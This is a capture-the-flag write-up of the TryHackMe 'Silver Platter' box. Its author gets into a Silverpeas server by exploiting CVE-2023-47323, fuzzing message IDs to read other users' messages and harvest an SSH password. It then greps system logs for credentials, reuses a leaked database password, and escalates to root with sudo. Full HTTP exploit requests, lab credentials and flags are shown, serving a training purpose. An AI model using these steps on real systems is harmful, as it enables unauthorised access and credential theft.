THM-(Silver Platter)

Nmap-Result
    Http(80-8080)
We have a a project manager mentioned and user name
Priv Esc:
    SSH(22)
Password auth is enabled which is bad practice

```
Person in the center of a lighted ring
Think you've got what it takes to outsmart the Hack Smarter S
ecurity team? They claim to be unbeatable,
and now it's your chance to prove them wrong. Dive into their
web server, find the hidden flags, and show the world your
elite hacking skills. Good luck, and may the best hacker win!

But beware, this won't be a walk in the digital park. Hack Sm
arter Security has fortified the server against
common attacks and their password policy requires passwords t
hat have not been breached
(they check it against the rockyou.txt wordlist - that's how
'cool' they are). The hacking gauntlet has been thrown,
and it's time to elevate your game. Remember, only the most i
ngenious will rise to the top.

May your code be swift, your exploits flawless, and victory y
ours!
```

Nmap-Result

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubu
ntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1b:1c:87:8a:fe:34:16:c9:f7:82:37:2b:10:8f:8b:f1 (ECDS
A)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
zdHAyNTYAAABBBJ0ia1tcuNvK0lfuy3Ep2dsElFfxouO3VghX5Rltu77M33pF
vTeCn9t5A8NReq3felAqPi+p+/0eRRfYuaeHRT4=
|   256 26:6d:17:ed:83:9e:4f:2d:f6:cd:53:17:c8:80:3d:09 (ED25
519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKecigNtiy6tW5ojXM3xQkb
tTOwK+vqvMoJZnIxVowju

80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Hack Smarter Security
|_http-server-header: nginx/1.18.0 (Ubuntu)

8080/tcp open  http-proxy
|_http-title: Error
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 74
|     Content-Type: text/html
|     Date: Mon, 13 Jan 2025 22:19:20 GMT
|     <html><head><title>Error</title></head><body>404 - Not
Found</body></html>
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, R
TSPRequest, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq,
TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
```

```
|     Content-Length: 0
|_    Connection: close

Warning: OSScan results may be unreliable because we could no
t find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port s
o results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U
WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH ga
teway (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Li
nux 3.11 (93%), Linux 3.2 - 4.9 (93%)
```

Http(80-8080)


```
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Hack Smarter Security
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
8080/tcp open  http-proxy
|_http-title: Error
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 74
|     Content-Type: text/html
|     Date: Mon, 13 Jan 2025 22:19:20 GMT
|     <html><head><title>Error</title></head><body>404 - Not
```

```
Found</body></html>
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, R
TSPRequest, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq,
TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|_    Connection: close
```

List-to-do

1. **robots.txt**
2. **dirsearch**
3. **vhost discovery**
4. **source page**
5. **brows the websites**



We have a a project manager mentioned and user name


```
usernmae: scr1ptkiddy
Project manager: sliverpeas
```

- Port 8080 is commonly used for HTTP proxies so in this the case it might requier -Auth -config to function.
- Web service it could host an application but on a different Route/Endpoint , Cuz the default route (`/`) is not set up as shows in NMAP scan 404 NOT FOUND!
- Lastly If this is an API server the ROOT / might not provide me any meaningful results , but specific endpoints could return data! (IF THIS IS THE CASE I HAVE TO FIGURE OUT THE ENDPOINT!).

- Quick search for the “Silverpeas” and to see whats it and if my target is using it and it shows

```
Silverpeas is an open-source collaborative platform
```

- Port 8080 hosting an instance of Silverpeas!!!!!, but it may require authentication



- Quick search for Silverpeas default: credentials `SilverAdmin/SilverAdmin.`
- But i could not login!! I tried default simple username and pass failed cant login , i tried the username **scr1ptkiddy** **and password scr1ptkiddy same!**
- Then i decided to look for any Silverpeas CVES!!

Found a cves **Exploit Title: Silverpeas CRM - Authentication Bypass!**


- **Silverpeas this CVES tested on Version 6.3.4**

```
https://gist.github.com/ChrisPritchard/4b6d5c70d9329ef116266a
6c238dcb2d
```

- The cves explain that we can login as that user name and bypass the auth by removing the Paasword param!!

```
Request
POST /silverpeas/CredentialsServlet/ForgotPassword HTTP/1.1
Host: sliver.thm:8080
Content-Length: 49
Cache-Control: max-age=0
Origin: http://sliver.thm:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://sliver.thm:8080/silverpeas/defaultLogin.jsp?DomainId=0&ErrorCode=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=7RYBJxOOV0sGvNfrp_GTnscPlabG7dmRZkPO92bl.ebabc79c6d2a

Login=SilverAdmin&DomainId=0
```

```
Response
                    <p class="information">Réinitialisation de votre mot de passe
                    </p>

                    <div class="clear"></div>
                </div>
                <p><label>Un message électronique a été envoyé à l'adresse électronique associée à votre compte. Ce message explique comment obtenir un nouveau mot de passe.<br /><br />Un certain temps peut être nécessaire avant la réception des messages. N'oubliez pas de vérifier que le message n'est pas passé dans votre dossier de messages indésirables.
                    </label></p>

                <div class="submit">
                    <p>
                        <a href="#" class="submit" onclick="location.href='/silverpeas/Login'"><span><span>OK</span></span>
                    </a>
                    </p>
                </div>
            </div>
        </div>
    </div>
</body>

</html>
```



- So far so good!!

```
┌──(kali㉿kali)-[~/webtools]
└─$ whatweb http://sliver.thm:8080/silverpeas
http://sliver.thm:8080/silverpeas [302 Found] Country[RESERVED][ZZ], IP[10.10.3.116], RedirectLocation[http://sliver.thm:8080/silverpeas/]
http://sliver.thm:8080/silverpeas/ [302 Found] Cookies[JSESSIONID], Country[RESERVED][ZZ], HttpOnly[JSESSIONID], IP[10.10.3.116], Java[2.3], RedirectLocation[http://sliver.thm:8080/silverpeas/defaultLogin.jsp], UncommonHeaders[content-security-policy,access-control-allow-origin,x-content-type-options], X-Frame-Options[SAMEORIGIN], X-Powered-By[JSP/2.3], X-UA-Compatible[ie=edge], X-XSS-Protection[1]
http://sliver.thm:8080/silverpeas/defaultLogin.jsp [200 OK] Content-Language[en-], Cookies[JSESSIONID], Country[RESERVED][ZZ], Email[bdortch@netw.com], HttpOnly[JSESSIONID], IP[10.10.3.116], JQuery, Java[2.3], PasswordField[Password], Script[Javascript,text/javascript], Title[___/ Silverpeas&#8482; - Collaborative platform _____], UncommonHeaders[content-security-policy,access-control-allow-origin,x-content-type-options], X-Frame-Options[SAMEORIGIN], X-Powered-By[JSP/2.3], X-UA-Compatible[ie=edge], X-XSS-Protection[1]
```

```
┌──(kali㉿kali)-[~/webtools]
└─$ whatweb http://sliver.thm:8080/silverpeas
http://sliver.thm:8080/silverpeas [302 Found] Country[RESERVE
D][ZZ], IP[10.10.221.113], RedirectLocation[http://sliver.th
m:8080/silverpeas/]
http://sliver.thm:8080/silverpeas/ [302 Found] Cookies[JSESSI
ONID], Country[RESERVED][ZZ], HttpOnly[JSESSIONID], IP[10.10.
221.113], Java[2.3], RedirectLocation[http://sliver.thm:8080/
silverpeas/defaultLogin.jsp], UncommonHeaders[content-securit
y-policy,access-control-allow-origin,x-content-type-options],
X-Frame-Options[SAMEORIGIN], X-Powered-By[JSP/2.3], X-UA-Comp
atible[ie=edge], X-XSS-Protection[1]
http://sliver.thm:8080/silverpeas/defaultLogin.jsp [200 OK] C
ontent-Language[en-], Cookies[JSESSIONID], Country[RESERVED]
[ZZ], Email[bdortch@netw.com], HttpOnly[JSESSIONID], IP[10.1
0.221.113], JQuery, Java[2.3], PasswordField[Password], Scrip
t[Javascript,text/javascript], Title[___/ Silverpeas&#8482; -
Collaborative platform ______________________________________
___], UncommonHeaders[content-security-policy,access-control-
allow-origin,x-content-type-options], X-Frame-Options[SAMEORI
GIN], X-Powered-By[JSP/2.3], X-UA-Compatible[ie=edge], X-XSS-
Protection[1]

Notes: X-Powered-By[JSP/2.3]
```

```
┌──(venv)─(kali㉿kali)-[~/Downloads/sliver]
└─$ ffuf -u http://sliver.thm:8080/silverpeas/FUZZ -w /usr/sh
are/wordlists/dirbuster/directory-list-2.3-medium.txt -fs 0
________________________________________________

proxy                   [Status: 200, Size: 548, Words: 64, L
ines: 24, Duration: 539ms]
repository              [Status: 500, Size: 842, Words: 119,
```

```
Lines: 66, Duration: 1029ms]
dt                      [Status: 200, Size: 548, Words: 64, L
ines: 24, Duration: 95ms]
PersonalSpace           [Status: 200, Size: 548, Words: 64, L
ines: 24, Duration: 66ms]
Album                   [Status: 200, Size: 4, Words: 1, Line
s: 1, Duration: 47ms]
visio                   [Status: 403, Size: 801, Words: 116,
Lines: 65, Duration: 476ms]
Ticket                  [Status: 200, Size: 690, Words: 145,
Lines: 34, Duration: 347ms]
Thumbnail               [Status: 200, Size: 548, Words: 64, L
ines: 24, Duration: 63ms]
:: Progress: [220560/220560] :: Job [1/1] :: 829 req/sec :: D
uration: [0:05:40] :: Errors: 0 ::
```

- Searching for “silverpeas management platform exploit” , And i do found about 10 CVES!

```
https://rhinosecuritylabs.com/research/silverpeas-file-read-c
ves/
```

- After lots of trying and testing the CVES i find out that the:
- Target was vuln to CVES “**CVE-2023-47323: Silverpeas Core Broken Access Control Allows Reading All Messages**”


```
https://github.com/RhinoSecurityLabs/CVEs/tree/master/CVE-202
3-47323
```

- Send the request to Intruder and Fuzzing the ID param!

```
GET /silverpeas/RSILVERMAIL/jsp/ReadMessage.jsp?ID=§0§ HTTP/
1.1
Host: sliver.thm:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/2
```

```
0100101 Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-STKN: ZTNiODI4YTUtMzQ4MS00NGY2LWFiM2QtMmE5MGY2ODQxYThk
DNT: 1
Connection: keep-alive
Referer: http://sliver.thm:8080/silverpeas/look/jsp/MainFram
e.jsp
Cookie: JSESSIONID=f4vsLBmRL48tEC3T_gMhaMSTyyDqrHsJkVl06R7f.e
babc79c6d2a; defaultDomain=0; svpLogin=SilverAdmin
```

- Got Creds from reading others messages!!



- Creds:

```
"Administrator"
Dude how do you always forget the SSH password? Use a passwor
d manager and quit using your silly sticky notes.
Username: tim
Password:cm0nt!md0ntf0rg3tth!spa$$w0rdagainlol

- Yo are you online? Want to play some Onward VR?

"Manager"
Tyler just asked if I wanted to play VR but he left you out s
cr1ptkiddy (what a jerk). Want to join us?
We will probably hop on in like an hour or so. 
```

- We ssh to `Tim` and get access

```
┌──(kali㉿kali)-[~]
└─$ ssh tim@10.10.53.10
The authenticity of host '10.10.53.10 (10.10.53.10)' can't be
established.
Last login: Wed Dec 13 16:33:12 2023 from 192.168.1.20
tim@silver-platter:~$
```

- Flag 1 DONE!

```
tim@silver-platter:~$ ls
user.txt
tim@silver-platter:~$ cat user.txt
THM{c4ca4238a0b923820dcc509a6f75849b}
```

Priv Esc:

- am TIM user now with priv to “adm” Group!

```
tim@silver-platter:/home$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
```

- We have another user which is

```
user:Tyler
password:

- I tried password reused of user "tim" but not let me in!
```

- The (adm) Group often has access to system logs! so we need to check the log for any creds,data,etc...

```
grep -i "password\|root" /var/log/*
```

- Got tons of data from logs! But i filter these data to check further!!

```
var/log/auth.log.2:Dec 13 15:39:07 silver-platter usermod[159
7]: change user 'dnsmasq' password
/var/log/auth.log.2:Dec 13 15:39:07 silver-platter chage[160
4]: changed password expiry for dnsmasq
/var/log/auth.log.2:Dec 13 15:39:12 silver-platter sudo: pam_
unix(sudo:session): session closed for user root
/var/log/auth.log.2:Dec 13 15:40:33 silver-platter sudo:    t
yler : TTY=tty1 ; PWD=/ ; USER=root;

...............................
COMMAND=/usr/bin/docker
run --name postgresql -d -e POSTGRES_PASSWORD=_Zd_zx7N823/ -v
postgresql-data:/var/lib/postgresql/data postgres:12.3
..................................
/var/log/auth.log.2:Dec 13 15:44:30 silver-platter sudo:    t
yler : TTY=tty1 ; PWD=/ ; USER=root;COMMAND=/usr/bin/docker
```

```
run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -
e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpea
s-log:/opt/silverpeas/log -v silverpeas-data:/opt/silvepeas/d
ata --link postgresql:database sivlerpeas:silverpeas-6.3.1
.................................
/var/log/auth.log.2:Dec 13 15:53:35 silver-platter sudo:    t
yler : TTY=tty1 ; PWD=/var/www/html ; USER=root;
COMMAND=/usr/bin/
wget http://192.168.1.20/silverplatter.zip
................................
/usr/bin/chsh -s /bin/bash tim
................................

/var/log/cloud-init-output.log:SHA256:h1FKt7/zZevdx/4m+43TnqU
e7FJ4gJJhFVFFoBASIdQ root@silver-platter
/var/log/cloud-init-output.log:SHA256:W8WiwxwM3MS/ScAz62CHeoM
jUnNUVSe045Tj0mqz/8A root@silver-platter
/var/log/cloud-init-output.log:SHA256:uZ6ThTuXLu08VowBm/fEHAx
nKn1V5P8fbm60OJ5HcE8 root@silver-platter
/var/log/cloud-init-output.log:SHA256:WFcHcO+oxUb2E/NaonaHAgq
SK3bp9FP8hsg5z2pkhuE root@silver-platter
```

- I switched to user Tyler with the password "**_Zd_zx7N823/**" !!!!

```
tim@silver-platter:/var/log$ su tyler
Password:
tyler@silver-platter:/var/log$ whoami
tyler
```

- output shows that **Tyler has full** `sudo` **privileges** meaning he can execute any command as any user, including root.

```
tyler@silver-platter:~$ sudo -l
[sudo] password for tyler:
```

```
Matching Defaults entries for tyler on silver-platter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us
r/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use
_pty

User tyler may run the following commands on silver-platter:
    (ALL : ALL) ALL
```

- Now to switch to ROOT and get full access on the system by running : `sudo su`

```
tyler@silver-platter: sudo su
root@silver-platter:
```

```
root@silver-platter:/var/log# whoami
root
root@silver-platter:/var/log# id
uid=0(root) gid=0(root) groups=0(root)
```

- Finall FLAG ROOT

```
root@silver-platter:/home# find / -name "root.txt" 2>/dev/nul
l
/root/root.txt
root@silver-platter:/home# cat /root/root.txt
THM{098f6bcd4621d373cade4e832627b4f6}
```

- I wanna to exeploer the DOCKER container that might hold the application data such us : user logs, DB creds, Source code!
- We have 2 containers
- ONE for SILVERPEAS web app host silverpeas application:
- SECOND for PostgresSQL db

```
root@silver-platter:/home# docker ps -a
CONTAINER ID   IMAGE              COMMAND                  CR
EATED         STATUS       PORTS
NAMES
ebabc79c6d2a   silverpeas:6.3.1   "/opt/run.sh"            13
months ago   Up 4 hours   9990/tcp, 0.0.0.0:8080->8000/tcp,
:::8080->8000/tcp   silverpeas
603e89e10681   postgres:12.3      "docker-entrypoint.s…"   13
months ago   Up 4 hours   5432/tcp
postgresql
```

- I connected to DB inside the container

```
 docker exec > to execute command inside running container
-it   > i: Interactive to interacte with container. t: tty fo
r interactive session.
 psql > Postgresql command-line to run SQL quieries and manag
e DB
-U    > specifies  the username we wanna to connect with to t
he DB!

root@silver-platter: docker exec -it postgresql psql -U postg
res

OR:

root@silver-platter:/home# docker exec -it 603e89e10681  psql
-U postgres
psql (12.3 (Debian 12.3-1.pgdg100+1))
Type "help" for help.

postgres=#
psql (12.3 (Debian 12.3-1.pgdg100+1))
Type "help" for help.
```

```
postgres=# \l
                                  List of databases
    Name    |  Owner   | Encoding |  Collate   |   Ctype    |
Access privileges
------------+----------+----------+------------+------------+
-------------------------
 Silverpeas | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
=Tc/postgres           +
            |          |          |            |            |
postgres=CTc/postgres  +
            |          |          |            |            |
silverpeas=CTc/postgres
 postgres   | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
 template0  | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
=c/postgres            +
            |          |          |            |            |
postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
=c/postgres            +
            |          |          |            |            |
postgres=CTc/postgres
(4 rows)

postgres=# \c Silverpeas
You are now connected to database "Silverpeas" as user "postg
res".

Silverpeas=# \dt
                      List of relations
 Schema |             Name              | Type  |   Owner
--------+-------------------------------+-------+------------
 public | calendarcategory              | table | silverpeas
 public | calendarjournal               | table | silverpeas
 public | calendarjournalattendee       | table | silverpeas

 Silverpeas=# SELECT * FROM st_servermessage LIMIT 10;
```

```
 id | userid | header | subject | body | sessionid | type
----+--------+--------+---------+------+-----------+------
(0 rows)
```

- Kernel might later check if its vuln!!

```
tim@silver-platter:/home$ uname -a
Linux 5.15.0-91-generic #101-Ubuntu
 x86_64  GNU/Linux
```

SSH(22)

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubu
ntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1b:1c:87:8a:fe:34:16:c9:f7:82:37:2b:10:8f:8b:f1 (ECDS
A)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
zdHAyNTYAAABBBJ0ia1tcuNvK0lfuy3Ep2dsElFfxouO3VghX5Rltu77M33pF
vTeCn9t5A8NReq3felAqPi+p+/0eRRfYuaeHRT4=
|   256 26:6d:17:ed:83:9e:4f:2d:f6:cd:53:17:c8:80:3d:09 (ED25
519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKecigNtiy6tW5ojXM3xQkb
tTOwK+vqvMoJZnIxVowju
```

```
┌──(kali㉿kali)-[~/Downloads/sliver]
└─$ nc -vn 10.10.68.37 22
(UNKNOWN) [10.10.68.37] 22 (ssh) open
```

```
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4

Invalid SSH identification string.
```

Password auth is enabled which is bad practice

```
┌──(kali㉿kali)-[~/Downloads/sliver]
└─$ ssh scr1ptkiddy@10.10.68.37 22
scr1ptkiddy@10.10.68.37's password:
```